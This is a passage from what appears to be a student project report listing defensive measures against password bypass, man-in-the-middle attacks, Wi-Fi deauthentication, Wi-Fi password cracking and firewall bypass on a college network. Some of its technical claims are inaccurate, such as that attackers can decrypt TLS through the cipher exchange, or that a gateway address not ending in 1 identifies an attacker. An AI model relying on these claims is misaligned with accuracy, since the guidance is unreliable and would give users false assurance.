1. Use a strong password to protect your account. A strong password has the following characterstics:
   Contain atleast three of the following four categories:
   - Upper case characters (e.g., A-Z)
   - Lower case characters (e.g., a-z) (Note: Oracle does not distinguish between upper and lower case in passwords.)
   - Digits (e.g., 0-9)
   - Special characters (e.g. @#$%^&*()_+ |

Computer Security Bypass

To prevent the bypassing of our operating systems password, we should adopt the following measures:-

1. We should protect our computer using the bios password. A **BIOS password** is authentication information that is sometimes required to log into a computer's basic input/output system (**BIOS**) before the machine will boot up.

   This method is useful in a way that our system would doubly password protected i.e. one is the Bios password and another one is the operating system password.

   It is easy to bypass the operating system password but not the bios password.

MITM

To prevent ourselves from becoming the victim of MITM, we should adopt the following measures:-

1. We can use a strong encryption security for our router which can be changed after logging into the router page and modifying its settings, which can be easily done by network administrator.

2. Another method to prevent such MITM attacks is, to never connect to open Wi-Fi routers directly. If we wish to do so, we can use a browser plug-in such as HTTPS Everywhere or ForceTLS. These plug-ins help us to establish a secure connection whenever the option is available.

3. **Use VPN:-** A VPN or Virtual Private Network is a method used to add security and privacy to private and public networks, like Wi-Fi Hotspots and the Internet. VPNs are most often used by corporations to protect sensitive data.

4. **Public key infrastructures**: Transport Layer Security is an example of implementing PKI over Tcp protocol. This is used to prevent Man-in-the-middle attack over a secured HTTP connection on internet. Client and Server exchange PKI certificates issued and verified by a common certificate authority.

   PKI mutual authentication: The main defense in a

PKI scenario is mutual authentication. In this case applications from both client and server mutually validates their certificates issued by a common root certificate authority. Virtual Private Networks do mutual authentication before sending data over the created secure tunnel, however mutual authentication over internet for HTTP connections are seldom enforced.

5. We need to statically assign our IP address in our router, then set strict rules regarding the gateway, i.e. only communicate w/ xyz. Even if we use tls/ssl, the attacker can use the cipher exchange to decrypt traffic. Sounds like the attacker is playing games and injecting frames into your html content.

   Setting up static routes between our pc and the router will stop that. Let's say we do not set up the static route, and let him continue on being deviant. Under windows we can always check the route our machine is taking by issuing the command '**route print'** in prompt. This should return our gateways address, i.e. 192.168./1, 172.16/1 or 10./1. If it's not a 1 at the end of those numbers, we have found the attacker.

6. Isolate computers on a local area network.

Wi-Fi Deauth

To prevent against Wi-Fi deauth, one should adopt the following measures:-

1. Infrastructure MFP—Protects management frames by detecting adversaries that are invoking denial-of-service attacks, flooding the network with associations and probes, interjecting as rogue access points, and affecting network performance by attacking the QoS and radio measurement frames. Infrastructure MFP is a global setting that provides a quick and effective means to detect and report phishing incidents.

   Specifically, infrastructure MFP protects 802.11 session management functions by adding message integrity check information elements (MIC IEs) to the management frames emitted by access points (and not those emitted by clients), which are then validated by other access points in the network. Infrastructure MFP is passive. It can detect and report intrusions but has no means to stop them.

2. Client MFP—Shields authenticated clients from spoofed frames, preventing many of the common attacks against wireless LANs from becoming effective. Most attacks, such as deauthentication attacks, revert to simply degrading performance by contending with valid clients.

   Specifically, client MFP encrypts management

frames are sent between access points and CCXv5 clients so that both the access points and clients can take preventative action by dropping spoofed class 3 management frames (that is, management frames passed between an access point and a client that is authenticated and associated). Client MFP leverages the security mechanisms defined by IEEE 802.11i to protect the following types of class 3 unicast management frames: disassociation, deauthentication, and QoS (WMM) action. Client MFP protects a client-access point session from the most common type of denial-of-service attack. It protects class 3 management frames by using the same encryption method used for the session's data frames. If a frame received by the access point or client fails decryption, it is dropped, and the event is reported to the controller.

To use client MFP, clients must support CCXv5 MFP and must negotiate WPA2 using either TKIP or AES-CCMP. EAP or PSK may be used to obtain the PMK. CCKM and controller mobility management are used to distribute session keys between access points for Layer 2 and Layer 3 fast roaming.

Note: In essence, the process adds a hash value to all management frames that are sent.

Wi-Fi Password Hack

To prevent our Wi-Fi password being hacked, we should adopt the following measures:-

1. We need to make sure that we are using WPA2 security for our router.
2. If you are using a pre-shared key (a passphrase), we must make sure that the passphrase is very long and strong.

Firewall Security

To prevent the bypassing of our operating system's firewall, we should adopt the following measures:-

1. Keep the firewall of the system updated.
2. Use the latest versions of the antivirus.

Conclusion

The objective of this project was making the college committee aware of the cyber threats that are taking place these days and how to protect their network from these threats. Major kinds of cyber-attacks that can take place in college network have been listed above along with their precautionary methods.

We all know that nothing is completely secure in today's world and can't be ever hacked but it can be assumed that if we take essential methods to prevent the attacks, then security can be achieved to a great extent.

So, from this research project, it can be concluded that the objective of working on this project has been achieved and now the student committee and the staff committee of this college can be more aware of the cyber threats and protection from them

BIBLIOGRAPHY

1. www.owasp.org
2. www.hackingarticles.in
3. www.google.com
4. www.youtube.com